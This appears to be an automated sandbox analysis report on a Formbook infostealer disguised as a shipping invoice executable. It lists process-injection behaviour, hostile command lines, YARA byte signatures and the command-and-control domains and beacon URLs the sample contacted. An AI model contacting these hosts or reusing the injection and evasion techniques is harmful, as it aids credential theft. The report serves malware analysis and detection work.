ID: 323227
Sample Name: Shipping INVOICE-BL Shipment..exe
Cookbook: default.jbs
Time: 15:06:20
Date: 26/11/2020
Version: 31.0.0 Red Diamond

Table of Contents


Analysis Report Shipping INVOICE-BL Shipment..exe

Overview


General Information

Sample Name:	Shipping INVOICE-BL Shipment..exe
Analysis ID:	323227
MD5:	579ba39b6a1460..
SHA1:	06bfc3b47e1ad6a.
SHA256:	d8d9bb65ea3637..
Tags:	Formbook

Most interesting Screenshot:



Detection




Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Malicious sample detected (through …
- Multi AV Scanner detection for dropp…
- Multi AV Scanner detection for subm…
- Snort IDS alert for network traffic (e.…
- System process connects to networ…
- Yara detected FormBook
- Executable has a suspicious name (…
- Hijacks the control flow in another pr…
- Initial sample is a PE file and has a …
- Maps a DLL or memory area into an…
- Modifies the context of a thread in a…
- Overwrites code with unconditional j…

Classification



Startup

- **System is w10x64**
- Shipping INVOICE-BL Shipment..exe (PID: 2792 cmdline: 'C:\Users\user\Desktop\Shipping INVOICE-BL Shipment..exe' MD5: 579BA39B6A146080EF6481591440E445)
  - rundll32.exe (PID: 1748 cmdline: rundll32.exe Prehnite,Lychnises MD5: D7CA562B0DB4F4DD0F03A89A1FDAD63D)
    - cmd.exe (PID: 6360 cmdline: C:\Windows\system32\cmd.exe MD5: F3BDBE3BB6F734E357235F4D5898582D)
      - explorer.exe (PID: 3424 cmdline: MD5: AD5296B280E8F522A8A897C96BAB0E1D)
        - netsh.exe (PID: 4768 cmdline: C:\Windows\SysWOW64\netsh.exe MD5: A0AA3322BB46BBFC36AB9DC1DBBBB807)
          - cmd.exe (PID: 6908 cmdline: /c del 'C:\Windows\SysWOW64\cmd.exe' MD5: F3BDBE3BB6F734E357235F4D5898582D)
            - conhost.exe (PID: 5732 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
- **cleanup**

Malware Configuration

No configs have been found

Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000009.00000002.914200930.0000000000B50000.00000004.00000001.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
00000009.00000002.914200930.0000000000B50000.00000004.00000001.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x85c8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x8952:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x14655:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x14141:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x14757:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x148cf:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x936a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x133bc:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa0e2:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x19747:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1a7ea:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00

Source	Rule	Description	Author	Strings
00000009.00000002.914200930.0000000000B50000.00000004.00000001.sdmp	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x16679:$sqlite3step: 68 34 1C 7B E1 • 0x1678c:$sqlite3step: 68 34 1C 7B E1 • 0x166a8:$sqlite3text: 68 38 2A 90 C5 • 0x167cd:$sqlite3text: 68 38 2A 90 C5 • 0x166bb:$sqlite3blob: 68 53 D8 7F 8C • 0x167e3:$sqlite3blob: 68 53 D8 7F 8C
00000002.00000002.734077242.00000000047D0000.00000040.00000001.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
00000002.00000002.734077242.00000000047D0000.00000040.00000001.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x85c8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x8952:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x14655:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x14141:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x14757:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x148cf:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x936a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x133bc:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa0e2:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x19747:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1a7ea:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
Click to see the 10 entries				


Unpacked PEs

Source	Rule	Description	Author	Strings
2.2.cmd.exe.400000.0.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
2.2.cmd.exe.400000.0.unpack	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x77c8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x7b52:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x13855:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x13341:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x13957:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x13acf:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x856a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x125bc:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0x92e2:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x18947:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x199ea:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
2.2.cmd.exe.400000.0.unpack	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x15879:$sqlite3step: 68 34 1C 7B E1 • 0x1598c:$sqlite3step: 68 34 1C 7B E1 • 0x158a8:$sqlite3text: 68 38 2A 90 C5 • 0x159cd:$sqlite3text: 68 38 2A 90 C5 • 0x158bb:$sqlite3blob: 68 53 D8 7F 8C • 0x159e3:$sqlite3blob: 68 53 D8 7F 8C
2.2.cmd.exe.400000.0.raw.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
2.2.cmd.exe.400000.0.raw.unpack	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x85c8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x8952:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x14655:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x14141:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x14757:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x148cf:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x936a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x133bc:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa0e2:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x19747:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1a7ea:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
Click to see the 1 entries				

Sigma Overview

No Sigma rule has matched

Signature Overview



- AV Detection
- Spreading
- Software Vulnerabilities
- Networking
- Key, Mouse, Clipboard, Microphone and Screen Capturing
- E-Banking Fraud
- System Summary
- Data Obfuscation
- Persistence and Installation Behavior
- Hooking and other Techniques for Hiding and Protection
- Malware Analysis System Evasion
- Anti Debugging
- HIPS / PFW / Operating System Protection Evasion
- Language, Device and Operating System Detection
- Lowering of HIPS / PFW / Operating System Security Settings
- Stealing of Sensitive Information
- Remote Access Functionality

Click to jump to signature section

AV Detection:

Multi AV Scanner detection for dropped file

Multi AV Scanner detection for submitted file

Yara detected FormBook

Networking:

Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)

E-Banking Fraud:

Yara detected FormBook

System Summary:

Malicious sample detected (through community Yara rule)

Executable has a suspicious name (potential lure to open the executable)

Initial sample is a PE file and has a suspicious name

Hooking and other Techniques for Hiding and Protection:

Overwrites code with unconditional jumps - possibly settings hooks in foreign process

Malware Analysis System Evasion:

Tries to detect virtualization through RDTSC time measurements

HIPS / PFW / Operating System Protection Evasion:

System process connects to network (likely due to code injection or exploit)

Hijacks the control flow in another process

Maps a DLL or memory area into another process

Modifies the context of a thread in another process (thread injection)

Queues an APC in another process (thread injection)

Sample uses process hollowing technique

Lowering of HIPS / PFW / Operating System Security Settings:

Uses netsh to modify the Windows network and firewall settings

Stealing of Sensitive Information:

Yara detected FormBook


Remote Access Functionality:

Yara detected FormBook

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control
Valid Accounts	Native API 1	DLL Side-Loading 1	DLL Side-Loading 1	Disable or Modify Tools 1	Credential API Hooking 1	System Time Discovery 1	Remote Services	Archive Collected Data 1	Exfiltration Over Other Network Medium	Ingress Tool Transfer 3
Default Accounts	Shared Modules 1	Boot or Logon Initialization Scripts	Access Token Manipulation 1	Deobfuscate/Decode Files or Information 1	LSASS Memory	File and Directory Discovery 2	Remote Desktop Protocol	Credential API Hooking 1	Exfiltration Over Bluetooth	Encrypted Channel 1
Domain Accounts	At (Linux)	Logon Script (Windows)	Process Injection 6 1 2	Obfuscated Files or Information 3	Security Account Manager	System Information Discovery 1 2 4	SMB/Windows Admin Shares	Clipboard Data 1	Automated Exfiltration	Non-Application Layer Protocol 3
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Install Root Certificate 1	NTDS	Security Software Discovery 2 5 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	Application Layer Protocol 3
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Software Packing 1	LSA Secrets	Virtualization/Sandbox Evasion 3	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels
Replication Through Removable Media	Launchd	Rc.common	Rc.common	DLL Side-Loading 1	Cached Domain Credentials	Process Discovery 2	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communicatic
External Remote Services	Scheduled Task	Startup Items	Startup Items	Masquerading 1	DCSync	Remote System Discovery 1	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Virtualization/Sandbox Evasion 3	Proc Filesystem	Network Service Scanning	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protoco
Exploit Public-Facing Application	PowerShell	At (Linux)	At (Linux)	Access Token Manipulation 1	/etc/passwd and /etc/shadow	System Network Connections Discovery	Software Deployment Tools	Data Staged	Exfiltration Over Asymmetric Encrypted Non-C2 Protocol	Web Protocols
Supply Chain Compromise	AppleScript	At (Windows)	At (Windows)	Process Injection 6 1 2	Network Sniffing	Process Discovery	Taint Shared Content	Local Data Staging	Exfiltration Over Unencrypted/Obfuscated Non-C2 Protocol	File Transfer Protocols
Compromise Software Dependencies and Development Tools	Windows Command Shell	Cron	Cron	Rundll32 1	Input Capture	Permission Groups Discovery	Replication Through Removable Media	Remote Data Staging	Exfiltration Over Physical Medium	Mail Protocols


Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
Shipping INVOICE-BL Shipment..exe	28%	Virustotal		Browse
Shipping INVOICE-BL Shipment..exe	45%	ReversingLabs	Win32.Trojan.Woreflint	

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Local\Temp\3\phplive\DevCfgUI.dll	0%	Metadefender		Browse
C:\Users\user\AppData\Local\Temp\3\phplive\DevCfgUI.dll	0%	ReversingLabs		
C:\Users\user\AppData\Local\Temp\3\phplive\MSBuildFramework.dll	0%	Metadefender		Browse
C:\Users\user\AppData\Local\Temp\3\phplive\MSBuildFramework.dll	2%	ReversingLabs		
C:\Users\user\AppData\Local\Temp\3\phplive\guidgen.exe	0%	Metadefender		Browse
C:\Users\user\AppData\Local\Temp\3\phplive\guidgen.exe	0%	ReversingLabs		
C:\Users\user\AppData\Local\Temp\Prehnite.dll	28%	ReversingLabs	Win32.Trojan.Wacatac	
C:\Users\user\AppData\Local\Temp\fckeditor\makecert.exe	0%	Metadefender		Browse
C:\Users\user\AppData\Local\Temp\fckeditor\makecert.exe	3%	ReversingLabs		
C:\Users\user\AppData\Local\Temp\manage\mms\crtowordses.dll	0%	Metadefender		Browse
C:\Users\user\AppData\Local\Temp\manage\mms\crtowordses.dll	0%	ReversingLabs		

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
2.2.cmd.exe.400000.0.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File
0.0.Shipping INVOICE-BL Shipment..exe.400000.0.unpack	100%	Avira	HEUR/AGEN.1130366		Download File
0.2.Shipping INVOICE-BL Shipment..exe.400000.0.unpack	100%	Avira	HEUR/AGEN.1130366		Download File

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://www.jddq888.com/mqgf/?v2Jx9=0pY0Q8thwtJli0y0&1bz=mdpH1kYH/WNDw93QqiOdsAZgQKB+qpRxGfGsjxdQlClZxNZ4TMvv4sve4+Kmt2Uc5176	0%	Avira URL Cloud	safe	
http://www.mehler.photography/mqgf/?v2Jx9=0pY0Q8thwtJli0y0&1bz=YSPUSffqOivhj8Kjp9aQgNvPQF5V6gVVRQ45a2ufWFuMe0FJpEVxFN190mcOe42QTAaS	0%	Avira URL Cloud	safe	
http://www.carnesveymacr.com/mqgf/?1bz=hhd0GaXlZugFYZhq3yiAARtiWhMpNMVDAm1bIlTaIe3aIDvqoSX91Ws6MgCgWpSSj5gE&v2Jx9=0pY0Q8thwtJli0y0	0%	Avira URL Cloud	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://www.wastie.club/mqgf/?v2Jx9=0pY0Q8thwtJli0y0&1bz=uH4Dxo5rCetYkfO7KLYRcfVECb5esRD5h1WtuccCG6pO/xNVWEKD01dxTzpIBP2UrYly	0%	Avira URL Cloud	safe	
http://www.caelaabadie.com/mqgf/?v2Jx9=0pY0Q8thwtJli0y0&1bz=r6ma+nh27c9Sl8Bs3eAjHKVnQZRxhfFeaDOjGF4iprZzpmOBYsqZcbWmCWTHzEvxY19a	0%	Avira URL Cloud	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://www.thelonerangernews.com/mqgf/?v2Jx9=0pY0Q8thwtJli0y0&1bz=Nu/G71QL4p4BT86mcqNaj5MI96K7Vz5eVXtDqKTsfKVXKjxrmX+SwuyoO8XqTg4wxzHG	0%	Avira URL Cloud	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.gettingthehelloutofca.com/mqgf/?1bz=KR2H7bR68gwXZ0UwRZoWOm+3/bRM+9g3CvwIMuaCj43AHNBZDZgp33E9vheCRffBPsp5&v2Jx9=0pY0Q8thwtJli0y0	0%	Avira URL Cloud	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://www.wtmailer15.com/mqgf/?1bz=o6fJD+zMZxVzOfk4IEdwtZQvSv9vl5cBPUt1QiawFeZ3y3tXUJIXw0nGuJCyWZvSLK28&v2Jx9=0pY0Q8thwtJli0y0	0%	Avira URL Cloud	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://www.founder.com.cn/cn	0%	URL Reputation	safe	
http://www.founder.com.cn/cn	0%	URL Reputation	safe	
http://www.founder.com.cn/cn	0%	URL Reputation	safe	
http://www.businessobjects.com0	0%	Avira URL Cloud	safe	
http://www.jiyu-kobo.co.jp/	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/	0%	URL Reputation	safe	

Source	Detection	Scanner	Label	Link
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.hvcharging.com/mqgf/?1bz=hQvvPGE3muAzcBcpOXnjuQwkQGZsNu5C1c7nvvAMRpq5p952PPZlPGy2DG7Zpy1FuWTU&v2Jx9=0pY0Q8thwtJli0y0	0%	Avira URL Cloud	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://www.sandoll.co.kr	0%	URL Reputation	safe	
http://www.sandoll.co.kr	0%	URL Reputation	safe	
http://www.sandoll.co.kr	0%	URL Reputation	safe	
http://www.urwpp.deDPlease	0%	URL Reputation	safe	
http://www.urwpp.deDPlease	0%	URL Reputation	safe	
http://www.urwpp.deDPlease	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.sakkal.com	0%	URL Reputation	safe	
http://www.sakkal.com	0%	URL Reputation	safe	
http://www.sakkal.com	0%	URL Reputation	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
www.wtmailer15.com	75.126.100.11	true	true		unknown
gettingthehelloutofca.com	34.102.136.180	true	true		unknown
carnesveymacr.com	192.0.78.24	true	true		unknown
hvcharging.com	34.102.136.180	true	true		unknown
mehler.photography	192.0.78.24	true	true		unknown
caelaabadie.com	165.227.229.15	true	true		unknown
thelonerangernews.com	34.102.136.180	true	true		unknown
wastie.club	95.215.210.10	true	true		unknown
www.mapnimbis.com	45.33.2.79	true	false		unknown
jddq888.com	23.88.85.105	true	true		unknown
www.caelaabadie.com	unknown	unknown	true		unknown
www.uyieoamejus2zd.com	unknown	unknown	true		unknown
www.wastie.club	unknown	unknown	true		unknown
www.mehler.photography	unknown	unknown	true		unknown
www.jddq888.com	unknown	unknown	true		unknown
www.carnesveymacr.com	unknown	unknown	true		unknown
www.thelonerangernews.com	unknown	unknown	true		unknown
www.gettingthehelloutofca.com	unknown	unknown	true		unknown
www.hvcharging.com	unknown	unknown	true		unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://www.jddq888.com/mqgf/?v2Jx9=0pY0Q8thwtJli0y0&1bz=mdpH1kYH/WNDw93QqiOdsAZgQKB+qpRxGfGsjxdQlClZxNZ4TMvv4sve4+Kmt2Uc5176	true	• Avira URL Cloud: safe	unknown
http://www.mehler.photography/mqgf/?v2Jx9=0pY0Q8thwtJli0y0&1bz=YSPUSffqOivhj8Kjp9aQgNvPQF5V6gVVRQ45a2ufWFuMe0FJpEVxFN190mcOe42QTAaS	true	• Avira URL Cloud: safe	unknown
http://www.carnesveymacr.com/mqgf/?1bz=hhd0GaXlZugFYZhq3yiAARtiWhMpNMVDAm1bIlTaIe3aIDvqoSX91Ws6MgCgWpSSj5gE&v2Jx9=0pY0Q8thwtJli0y0	true	• Avira URL Cloud: safe	unknown
http://www.wastie.club/mqgf/?v2Jx9=0pY0Q8thwtJli0y0&1bz=uH4Dxo5rCetYkfO7KLYRcfVECb5esRD5h1WtuccCG6pO/xNVWEKD01dxTzpIBP2UrYly	true	• Avira URL Cloud: safe	unknown
http://www.caelaabadie.com/mqgf/?v2Jx9=0pY0Q8thwtJli0y0&1bz=r6ma+nh27c9Sl8Bs3eAjHKVnQZRxhfFeaDOjGF4iprZzpmOBYsqZcbWmCWTHzEvxY19a	true	• Avira URL Cloud: safe	unknown

